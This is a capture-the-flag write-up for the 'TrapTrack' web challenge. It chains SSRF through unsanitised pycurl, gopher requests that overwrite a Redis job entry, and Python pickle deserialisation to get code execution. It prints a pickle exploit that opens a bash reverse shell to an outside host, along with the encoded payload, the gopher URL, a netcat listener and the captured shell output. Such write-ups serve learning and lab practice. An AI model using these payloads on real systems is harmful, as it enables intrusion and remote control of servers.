

TrapTrack


Local Discovery

We have access to the sources (code + Dockerfiles) so, let's launch the container

```
[~/pentest_ctfs/ctf/cyber_apocalypse/web_traptrack] > > > sudo ./build-docker.sh
[+] Building 1.1s (18/18) FINISHED
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 1.11kB
=> [internal] load .dockerignore
=> => transferring context: 2B
=> [internal] load metadata for docker.io/library/python:3.8.14-buster
=> [internal] load build context
=> => transferring context: 443.11kB
=> [ 1/13] FROM docker.io/library/python:3.8.14-buster@sha256:07777d5294d7085ff7e67d8567e308cb002284c7fe8d6f49bec62cc2f594b
=> CACHED [ 2/13] RUN apt-get update && apt-get install -y supervisor gnupg sqlite3 libcurl4-openssl-dev python3-dev py
=> CACHED [ 3/13] RUN python -m pip install --upgrade pip
=> CACHED [ 4/13] COPY flag.txt /root/flag
=> CACHED [ 5/13] RUN mkdir -p /app
=> CACHED [ 6/13] WORKDIR /app
=> CACHED [ 7/13] COPY challenge .
=> CACHED [ 8/13] RUN chown -R www-data:www-data /app/flask_session
=> CACHED [ 9/13] RUN pip install -r /app/requirements.txt
=> CACHED [10/13] COPY config/supervisord.conf /etc/supervisord.conf
=> CACHED [11/13] COPY config/redis.conf /etc/redis/redis.conf
=> CACHED [12/13] COPY config/readflag.c /
=> CACHED [13/13] RUN gcc -o /readflag /readflag.c && chmod 4755 /readflag && rm /readflag.c
=> exporting to image
=> => exporting layers
=> => writing image sha256:56778422f9916703bf757f3024506525c8402b26438d89c81bdb0fddf0736233
=> => naming to docker.io/library/web_traptrack

Use 'docker scan' to run Snyk tests against images to find vulnerabilities and learn how to fix them
2023-03-21 21:56:47,301 INFO Set uid to user 0 succeeded
2023-03-21 21:56:47,302 INFO supervisord started with pid 1
2023-03-21 21:56:48,303 INFO spawned: 'flask' with pid 9
2023-03-21 21:56:48,304 INFO spawned: 'worker' with pid 10
2023-03-21 21:56:48,305 INFO spawned: 'redis' with pid 11
environ({'LANG': 'C.UTF-8', 'PYTHON_GET_PIP_URL': 'https://github.com/pypa/get-pip/raw/5eac1050023df1f5c98b173b248c260023f2
084DEBE9B26995E310250568', 'PYTHON_VERSION': '3.8.14', 'SUPERVISOR_PROCESS_NAME': 'flask', 'PYTHON_PIP_VERSION': '22.0.4', '
': '1', 'PYTHON_GET_PIP_SHA256': '5aefe6ade911d997af080b315ebcb7f882212d070465df544e1175ac2be519b4', 'SUPERVISOR_ENABLED': '1
l/bin:/usr/sbin:/usr/bin:/sbin:/bin', 'PYTHON_SETUPTOOLS_VERSION': '57.5.0', 'HOME': '/root', 'SUPERVISOR_GROUP_NAME': 'flas
* Serving Flask app 'application.main'
* Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:1337
* Running on http://172.17.0.2:1337
Press CTRL+C to quit
2023-03-21 21:56:49,567 INFO success: flask entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
2023-03-21 21:56:49,567 INFO success: worker entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
```

We have access to a nice web site





credentials are in the `config.py` file

```
challenge > application > config.py > Config > REDIS_JOBS
1  from application.util import generate
2  import os
3
4  class Config(object):
5      SECRET_KEY = generate(50)
6      ADMIN_USERNAME = 'admin'
7      ADMIN_PASSWORD = 'admin'
8      SESSION_PERMANENT = False
9      SESSION_TYPE = 'filesystem'
10     SQLAlchemy_DATABASE_URI = 'sqlite:///tmp/database.db'
11     REDIS_HOST = '127.0.0.1'
12     REDIS_PORT = 6379
13     REDIS_JOBS = 'jobs'
14     REDIS_QUEUE = 'jobqueue'
15     REDIS_NUM_JOBS = 100
16
17     class ProductionConfig(Config):
18         pass
19
20     class DevelopmentConfig(Config):
21         DEBUG = True
22
23     class TestingConfig(Config):
24         TESTING = True
```

Web site view

After exploring the web site, we understand that we can add URL to a queue through the website panel, these URL are going to be requested by a backend worker to check their healthiness.



Backend View

when posting to /tracks/add endpoint, url and name are added to a job queue which seems to be a redis server

```

45 def job_list():
46     data = get_job_list()
47
48     if not data:
49         return Response(json.dumps([], mimetype='application/json')
50
51     return Response(json.dumps(data), mimetype='application/json')
52
53 @api.route('/tracks/add', methods=['POST'])
54 @login_required
55 def tracks_add():
56     if not request.is_json:
57         return response('Missing required parameters!', 401)
58
59     data = request.get_json()
60
61     trapName = data.get('trapName', '')
62     trapURL = data.get('trapURL', '')
63
64     if not trapName or not trapURL:
65         return response('Missing required parameters!', 401)
66
67     async_job = create_job_queue(trapName, trapURL)
68
69     track = TrapTracks(trap_name=trapName, trap_url=trapURL, track_cron_id=async_job['job_id'])
70
71     db.session.add(track)
72     db.session.commit()

```

```

challenge > application > cache.py > create_job_queue
10
11 def get_job_list():
12     data = current_app.redis.hkeys(env('REDIS_JOBS'))
13     data = [job_id.decode() for job_id in data]
14
15     return data
16
17 def get_job_id():
18     job_id = current_app.redis.get(env('REDIS_NUM_JOBS'))
19     current_app.redis.incr(env('REDIS_NUM_JOBS'))
20     return job_id
21
22 def create_job_queue(trapName, trapURL):
23     job_id = get_job_id()
24
25     data = {
26         'job_id': int(job_id),
27         'trap_name': trapName,
28         'trap_url': trapURL,
29         'completed': 0,
30         'inprogress': 0,
31         'health': 0
32     }
33
34     (import) current_app: Any
35     current_app.redis.hset(env('REDIS_JOBS'), job_id, base64.b64encode(pickle.dumps(data)))
36
37     current_app.redis.rpush(env('REDIS_QUEUE'), job_id)
38
39     return data
40
41 def get_job_queue(job_id):
42     data = current_app.redis.hget(env('REDIS_JOBS'), job_id)
43     if data:
44         return pickle.loads(base64.b64decode(data))
45
46     return None

```

Since we have access to the container, let's play around with redis-cli to check it.

```

root@42c2927cfffcc:/app# redis-cli
127.0.0.1:6379> keys *
1) "jobs"
2) "100"
127.0.0.1:6379> HGET jobs 100
"gASVawAAAAAAAAAB91CiMBmpvY19pZJRLZiWjdHJhcF9uYW11IiwJV21raXB1ZG1hIiwIdHJhcF91cmYUjBpodHRwczovL3d3dy53aWtpcGVkaWUub3JnL5SMCWNvbXBsZXRLZiWjKaw5wcm9ncmVzc5SRLAIwGaGVhbHRoL1"
127.0.0.1:6379>

```

```

127.0.0.1:6379> HGET jobs 101
"ASVawAAAAAAAAAB91CiMBmpvY19pZJRLZiWjdHJhcF9uYW11IiwEdGVzdJSMCHRyYXBfdXJs1IwSaHR0cDovL2V4YW1wbGUuY29tIiwJY29tcGxldGVk1EsBjAppbnByb2dyZXNz1EsAjAZoZWZsdG1USwF1Lg=="
127.0.0.1:6379>

```

those base64 stuff are corresponding to json data encapsulated in pickles objects.

```

data = {
    'job_id': int(job_id),
    'trap_name': trapName,
    'trap_url': trapURL,
    'completed': 0,
    'inprogress': 0,
    'health': 0
}
(variable) data: dict[str, Any]
current_app.redis.hset(env('REDIS_JOBS'), job_id, base64.b64encode(pickle.dumps(data)))
current_app.redis.rpush(env('REDIS_QUEUE'), job_id)

```

Vulnerabilities

SSRF

Let's try SSRF in url to see if it works

Name	URL	Track Status	Track ID	Health	Action
Wikipedia	https://www.wikipedia.org/	Completed	100	●	DELETE
test	http://example.com	Completed	101	●	DELETE
SSRF_TEST	http://localhost:1337	Completed	102	●	DELETE

Backend allow requesting local stuff, nice

By the way it is because of no sanitizing before calling pycurl fonctions

```
import pycurl

def request(url):
    response = False
    try:
        c = pycurl.Curl()
        c.setopt(c.URL, url)
        c.setopt(c.TIMEOUT, 5)
        c.setopt(c.VERBOSE, True)
        c.setopt(c.FOLLOWLOCATION, True)

        response = c.perform_rb().decode('utf-8', errors='ignore')
        c.close()
    finally:
        return response
```

Redis

Let's try locally to send malicious data to redis server, we want to edit a hash field value for example, we'll use gopher protocol since there is no Headers and other stuff polluting the payload.

```
[root@42c2927cffcc:/app# redis-cli
127.0.0.1:6379> HGET jobs 101
"gASVawAAAAAAAAAB91CiMBmpvY19pZJRLZYwJdHJhcF9uYW11IiwEdGVzdJSMCHRyYXBfdXJs1IwSaHR0cDovL2V4YW1wbGUuY29
127.0.0.1:6379>
[root@42c2927cffcc:/app# curl gopher://localhost:6379/_HSET%20jobs%20101%20toto
:0

^C
[root@42c2927cffcc:/app# redis-cli
127.0.0.1:6379> HGET jobs 101
"toto"
127.0.0.1:6379> █
```

remember here I am in my local "copy" of the chall container which is why have a shell on it, obviously is not accessible on the CTF one.

So we are sending:

```
curl gopher://localhost:6379/_HSET%20jobs%20101%20toto
```

And redis server will receive:

```
HSET jobs 101 toto
#meaning set for hash field of "jobs" with id 101 the value: toto
#obviously we can send whatever we want other than toto :)
```

Pickle

And the most important one is the Pickle RCE vulnerability c.f <https://davidhamann.de/2020/04/05/exploiting-python-pickle/>

And here is the vulnerable line in the code.

```

challenge > worker > main.py > get_work_item > job
/
REDIS_JOBS : JOBS ,
'REDIS_QUEUE' : 'jobqueue',
'REDIS_NUM_JOBS' : 100
}
11
12 def env(key):
13     val = False
14     try:
15         val = config[key]
16     finally:
17         return val
18
19 store = redis.StrictRedis(host=env('REDIS_HOST'), port=env('REDIS_PORT'), db=0)
20
21 def get_work_item():
22     job_id = store.rpop(env('REDIS_QUEUE'))
23     if not job_id:
24         return False
25
26     data = store.hget(env('REDIS_JOBS'), job_id)
27
28     job = pickle.loads(base64.b64decode(data))
29     return job
30
31 def incr_field(job, field):
32     job[field] = job[field] + 1

```

So we need to make this line read a payload containing a python class leading to an RCE as specified in the article above. and data read is hash field value of the next redis job in queue.

```

def get_work_item():
    job_id = store.rpop(env('REDIS_QUEUE'))
    if not job_id:
        return False

    data = store.hget(env('REDIS_JOBS'), job_id)

    job = pickle.loads(base64.b64decode(data))
    return job

```

Mixing all together

1. Let's recap, we want the background worker to read a malicious hash field value contained in a redis server.
2. If we managed to send a forged request to the redis server, we can tampered a hash field value.
3. Finally, we can use SSRF to request server that is only accessible locally.

We now have an obvious chaining attack scenario. Let's try it.

Building the payload

Just took the code from David Hamann article and modified the payload to have a reverse shell.

```

import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        return os.system, ("bash -c 'bash -i >& /dev/tcp/vps.mrfey.fr/1234 0>&1'",)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))

```

if we execute the script, we get this payload:

```

gASVTwAAAAAACMBXbc2l4lIwGc3lzdGVtLjOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL3Zwcy5tcmZleS5mci8xMjM0IDA-JjEnLIWUUpQu

```

so let's replace the "toto" value we talked about earlier by this payload, we now have:

```
gopher://localhost:6379/_HSET%20jobs%20101%20gASVTwAAAAAACMBXBvc2l4lIwGc3LzdGVtLjOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwL3Zwcy5tcmZLeS
```

Then we can copy paste this payload to the form for adding tracks, and we should have a SSRF requesting the redis server BUT...

Thinking about the execution timeline

Yeah if we just edit a random job in the queue no RCE will come :/, we need to understand what happen when we had a track.

Adding a track call this part of the code:

```
def create_job_queue(trapName, trapURL):
    job_id = get_job_id()

    data = {
        'job_id': int(job_id),
        'trap_name': trapName,
        'trap_url': trapURL,
        'completed': 0,
        'inprogress': 0,
        'health': 0
    }

    current_app.redis.hset(env('REDIS_JOBS'), job_id, base64.b64encode(pickle.dumps(data)))

    current_app.redis.rpush(env('REDIS_QUEUE'), job_id)

    return data
```

Then the work pop next element of the queue, request the URL (leading to the SSRF) and then change the status of the job and so on.

```
def run_worker():
    job = get_work_item()
    if not job:
        return

    incr_field(job, 'inprogress')

    trapURL = job['trap_url']

    response = request(trapURL)

    set_field(job, 'health', 1 if response else 0)

    incr_field(job, 'completed')
    decr_field(job, 'inprogress')
```

So if we want the value of "data" being already tampered when pickle loads it, we will need to make two request (as fast as the first job is not executed until the second one is not in the queue), the first one will tamper the value of the second one and the second one will lead to RCE.

So be carefull with the id in the payload if the current id is 100, we will need to tamper the job with the id 102 notice the id has changed

```
gopher://localhost:6379/_HSET%20jobs%20102%20gASVTwAAAAAACMBXvc2l4lIwGc3LzdGVtLjOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXVvdGNwL3Zwcy5tcmZleS
```

Let's try it


Shell baby

Let's exploit it remotely now

netcat listening

```
[ $ nc -lp 1234
```

Sending both payload really fast



The screenshot shows the TrapTrack web interface. At the top, there is a 'Logout' link. Below it is an 'Add Trap Track' button. The main content area is titled 'Trap List' and contains a table with the following data:

Name	URL	Track Status	Track ID	Health	Action
Wikipedia	https://www.wikipedia.org/	Completed	100	●	DELETE
payload1	gopher://localhost:6379/_HSET%20jobs%20102%20gASVTwAAAAAACMBXvc2l4lIwGc3LzdGVtLjOUjDRiYXNoIC1jICdiYXNoIC1pID4mIC9kZXVvdGNwL3Zwcy5tcmZleS5mcl8xfljM0IDA-JJEnlWUUpQu	In Progress	101	●	DELETE
payload1	osef	Waiting	102	●	DELETE

yeah I know both payloads are named payload1 but I was in a hurry

And....

```
[ $ nc -lp 1234
[id
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/app$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ng-traptrack-bbps6-78976fcb48-xx7qs:/app$
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
[www-data@ng-traptrack-bbbs6-78976fcb48-xx7qs:/app$ cd /
cd /
[www-data@ng-traptrack-bbbs6-78976fcb48-xx7qs:/$ ls
ls
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
tmp
usr
var
[www-data@ng-traptrack-bbbs6-78976fcb48-xx7qs:/$ ./readflag && echo ""
./readflag && echo ""
HTB{tr4p_qu3u3d_t0_rc3!}
[www-data@ng-traptrack-bbbs6-78976fcb48-xx7qs:/$ █
```



Nice challenge !